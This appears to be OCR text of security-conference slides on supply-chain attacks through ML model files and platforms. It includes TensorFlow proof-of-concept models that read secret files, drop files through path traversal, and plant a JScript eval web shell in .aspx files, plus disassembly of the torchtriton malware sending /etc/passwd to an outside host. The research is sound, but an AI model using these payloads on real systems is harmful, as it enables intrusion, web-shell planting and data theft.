"4wEAAAAAAAAAAQAAAAQAAAATAAAAcwwAAAB0AHwAiACIAYMDUwApAU4pAdoOX2ZpeGVkX3BhZGRp\nbmcpAdoBeCkC2gtrZXJuZWxfc2l6ZdoEcmF0ZakA+m5DOi9Vc2Vycy90YW5qZS9BcHBEYXRhL1Jv\nYW1pbmcvUHl0aG9uL1B5dGhvbjM3L3NpdGUtcGFja2FnZXMvb2JqZWN0X2RldGVjdGlvbi9tb2Rl\nbHMva2VyYXNfbW9kZWxzL3Jlc25ldF92MS5wedoIPGxhbWJkYT5lAAAA8wAAAAA=\n",
            null,
            {
               "class_name":"__tuple__",
               "items":[
                  7,
                  1
               ]
```


Output from dis.show_code()

```
Name:              exploit
Filename:          infected.py
Argument count:    1
Positional-only arguments: 0
Kw-only arguments: 0
Number of locals:  2
Stack size:        2
Flags:             OPTIMIZED, NEWLOCALS, NOFREE
```

Output from dis.dis()

```
 0 LOAD_CONST               1 (0)
 2 LOAD_CONST               0 (None)
 4 IMPORT_NAME              0 (os)
 6 STORE_FAST               1 (os)

 8 LOAD_GLOBAL              1 (print)
10 LOAD_CONST               2 ('INFECTED')
12 CALL_FUNCTION            1
14 POP_TOP

16 LOAD_FAST                0 (x)
18 RETURN_VALUE
```

1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

TENSORFLOW - MODES OF OPERATION

Eager mode

- execute operations **immediately**
- easy to **debug** and **test** things
- used mainly for **experimentation** and learning

Graph mode

- operations added to a **computational graph**
- optimized for **speed** and **efficiency**
- typically used in **production** deployment


MORE INTERESTING TO ATTACKERS

SAVEDMODEL FILE FORMAT

SavedModel

Serialization format used by **TensorFlow** framework, based on Google's **ProtoBuf**

- Portable, platform-independent means of executing the "graph" outside of a Python environment
- **It's not possible to execute arbitrary code** directly from SavedModel when operating in **graph mode**
- **BUT...**



TENSORFLOW MODELS ARE PROGRAMS!

Caution: TensorFlow models are code and it is important to be careful with untrusted code. Learn more in Using TensorFlow securely.

TensorFlow models are programs

TensorFlow **models** (to use a term commonly used by machine learning practitioners) are expressed as programs that TensorFlow executes. TensorFlow programs are encoded as computation **graphs**. The model's parameters are often stored separately in **checkpoints**.

At runtime, TensorFlow executes the computation graph using the parameters provided. Note that the behavior of the computation graph may change depending on the parameters provided. **TensorFlow itself is not a sandbox**. When executing the computation graph, TensorFlow may read and write files, send and receive data over the network, and even spawn additional processes. All these tasks are performed with the permission of the TensorFlow process. Allowing for this flexibility makes for a powerful machine learning platform, but it has security implications.

The computation graph may also accept **inputs**. Those inputs are the data you supply to TensorFlow to train a model, or to use a model to run inference on the data.

TensorFlow models are programs, and need to be treated as such from a security perspective.

TENSORFLOW - EXFILTRATION

tf.io.read_file

- Allows to read file from the system
- It can be used by the attacker to **exfiltrate sensitive data**
- **tf.strings.substr** & **tf.slice** can help to leak specific portion of a string/tensor

```python
class ExfilModel(tf.Module):
  @tf.function
  def __call__(self, input):
    return tf.io.read_file("secret.txt")

model = ExfilModel()
```

```
> saved_model_cli run --dir .\tf2-exfil\ --signature_def serving_default --tag_set
serve --input_exprs "input=1"
Result for output key output:
b'Super secret!
```

TENSORFLOW - CODE EXECUTION

tf.io.write_file

- Allows to write file to the system
- Attackers can **drop malware** or **overwrite existing legitimate files** on the system and wait until they are executed
- **tf.io.decode_base64** can be used to decode binary data

```
class DropperModel(tf.Module):
  @tf.function
  def __call__(self, input):
    tf.io.write_file("dropped.txt", tf.io.decode_base64("SGVsbG8h"))
    return input + 2

model = DropperModel()
```

```
Hello!
```

```
class DropperModel(tf.Module):
  @tf.function
  def __call__(self, input):
    tf.io.write_file("../../bad.sh", tf.io.decode_base64("ZWNobyBwd25k"))
    return input + 2

model = DropperModel()
```

```
echo pwnd
```

TENSORFLOW - DIRECTORY TRAVERSAL

tf.io.matching_files

- allows to obtain a **listing of files** within a directory
- combined with the read and write file operations and directory traversal can make the attacks more powerful

```
<%@ Page Language="Jscript"%>
<%eval(Request.Form["Command"],"unsafe");%
>
```

```
def walk(pattern, depth):
  if depth > 16:
    return
  files = tf.io.matching_files(pattern)
  if tf.size(files) > 0:
    for f in files:
      walk(tf.strings.join([f, "/*"]), depth + 1)
      if tf.strings.regex_full_match([f], ".*\.aspx")[0]:
        tf.print(f)
        tf.io.write_file(f,
tf.io.decode_base64("PCVAIFBhZ2UgTGFuZ3VhZ2U9IkpzY3JpcHQiJT48JWV2YWwoUmVxdWVzdC5Gb3JtWyJDb21tYW5kIl0sInVuc2FmZSIpOyU-"))

class WebshellDropper(tf.Module):
  @tf.function
  def __call__(self, input):
    walk(["../../../../../../../../../../../../*"], 0)
    return input + 1

model = WebshellDropper()
```


1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

ONNX

ONNX

Standard developed by Open Neural Network Exchange

- based on Google's **ProtoBuf**
- platform independent
- most frameworks have their own converters to ONNX format
- no code execution so far, but **vulnerable to directory traversal**



Source: NVIDIA

ONNX - DIRECTORY TRAVERSAL

CVE-2022-25882 Detail

Description


Versions of the package onnx before 1.13.0 are vulnerable to Directory Traversal as the external_data field of the tensor proto can have a path to the file which is outside the model current directory or user-provided directory, for example "../../../etc/passwd"

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

CNA: Snyk **Base Score:** 7.5 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N




1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

MODEL STEGANOGRAPHY


Model Steganography

A technique of embedding a secret content inside the machine learning model by modifying the **least significant bits** of each floating point value in the model's tensors.

- can be used to hide malicious payloads
- doesn't visibly change the model's behaviour
- very difficult to detect without having access to the original model



NEURAL NETWORK ARCHITECTURE



WHAT'S IN A NEURON?

Neuron

Elementary unit in neural network.

Each neuron consists of:

- Set of **weight** values
- **Bias** value for a particular node in a neural network
- The layer's **activation function**

Input (i)

✖

Weight (w)

✚


Bias (b)

⬇

Activation fn.

=

Output



HOW NEURONS ARE STORED


Tensors

Multidimensional arrays of **floating point values**, serialized to disk as binary large objects (BLOB)


Floating point values contain **sign bit**, **exponent** and **mantissa**

32-BIT FLOATING POINT

64-BIT FLOATING POINT



INSIDE RESNET18



Model structure

Model tensors

Floating point values

File Edit View Windows Help

```
00000000  350F2A39 E82B71BC 75438BBC 358952BC 738407BD ED2416BD
00000018  92D6E33C 11EC903C 8B7B96BC 167E2C3C A087003D 542BCB3C
00000030  940C50BC 6647F1BC CCE241BC E3291ABC F79212BC 026800BD
00000048  3E8700BC C2A9EFBC 6A9AAF3B 95F361BC B11F36BC 401CA53B
00000060  6A4E23BB B8E3F03B 9BFDB03B 86B9DABB 5C73643B 803D1E3C
```

`0x000000BC = -0.0078125`

`0xFF0000BC = -0.007812737487`

`0.007812737487 - 0.0078125 = 0.000000237487`

HIJACKING RESNET18


Resnet18's largest convolutional layer contains **9.4MB of floats** (2,359,296 values in a 512x512x3x3 tensor)

Nr of bits to overwrite	1-bit	2-bits	3-bits	4-bits	5-bits	6-bits	7-bits	8-bits
Max size of embedded data	294.9 kB	589.8 kB	884.7 kB	1.2 MB	1.5 MB	1.8 MB	2.1 MB	2.4 MB


Modifying up to 8 bits **doesn't visibly change the model accuracy**


Payloads can be **split** between multiple tensors, **encrypted** and/or **obfuscated**

Payloads can be decoded and executed via **serialization vulnerabilities**



DEMO


PYTHON LOADER
Pickle Injection
ML MODEL
PAYLOAD
Steganography
Upload
Hugging Face
GitHub
TensorFlow Hub
Deployment
Lateral Movement




1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

SAFETENSORS FILE FORMAT

Safetensors

Secure file format developed by Hugging Face as a safer alternative to formats suffering from serialization vulnerabilities

- **no code execution** in the format itself
- An automated conversion service that converts PyTorch files into safetensors is provided via HF Spaces
- This service could be **compromised** to **hijack any model** uploaded for conversion



HUGGING FACE SAFETENSORS CONVERSION

Convert any model to Safetensors and open a PR

Hugging Face

The steps are the following:

- Paste a read-access token from hf.co/settings/tokens. Read access is enough given that we will open a PR against the source repo.
- Input a model id from the Hub
- Click "Submit"
- That's it! You'll get feedback if it works or not, and if it worked, you'll get the URL of the opened PR 🔥

Not required ?!

⚠ For now only `pytorch_model.bin` files are supported but we'll extend in the future.

model_id

Presnealy/pytorch-image-classifier

Private model

Clear

Submit

Safetensors convertbot

`SFconvertbot`

SFconvertbot 8 minutes ago

This is an automated PR created with https://huggingface.co/spaces/safetensor

This new file is equivalent to `pytorch_model.bin` but safe in the sense that no arbitrary code can be put into it.

HIJACKING SAFETENSORS CONVERSION

```
txt = input(
    "This conversion script will unpickle a pickled file, which is inherently unsafe.
```

```
181   def convert_file(
182       pt_filename: str,
183       sf_filename: str,
184       discard_names: List[str],
185   ):
186       loaded = torch.load(pt_filename, map_location="cpu")
187       if "state_dict" in loaded:
188           loaded = loaded["state_dict"]
```

HIJACKING SAFETENSORS CONVERSION

An adversary can:

- create a **malicious PyTorch model** and upload it to HF
- use the convertbot service to convert the model to safetensors file format, **executing the malicious code**
- **exfiltrate** Hugging Face token
- send a **malicious pull request** to any repository on the site impersonating the legitimate conversion bot
- **persistence** possible by overwriting the bot code in memory

1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

VULNERABILITIES IN MLOPS PLATFORMS

The Vulns

- CVE-2024-24590: Pickle Load on Artifact Get
- CVE-2024-24591: Path Traversal on File Download
- CVE-2024-24592: Improper Auth Leading to Arbitrary Read-Write Access
- CVE-2024-24593: Cross-Site Request Forgery in ClearML Server
- CVE-2024-24594: Web Server Renders User HTML Leading to XSS
- CVE-2024-24595: Credentials Stored in Plaintext in MongoDB Instance

COMPROMISING ML PACKAGES

December 31, 2022


PyTorch

Compromised PyTorch-nightly dependency chain between December 25th and December 30th, 2022.

PyTorch-nightly Linux packages installed via pip during that time installed a dependency, torchtriton, which was compromised on the Python Package Index (PyPI) code repository and ran a malicious binary. This is what is known as a supply chain attack and directly affects dependencies for packages that are hosted on public package indices.

```
lea     rdx, [rbp+nameservers]
mov     esi, [rbp+random_int]
lea     rax, [rbp+filename] ; /etc/passwd
mov     rcx, rdx
mov     edx, 6
mov     rdi, rax

call    read_send_file  ; read file content and upload it to h4ck.cfd
s at 4085A2             ; via encrypted DNS queries
```

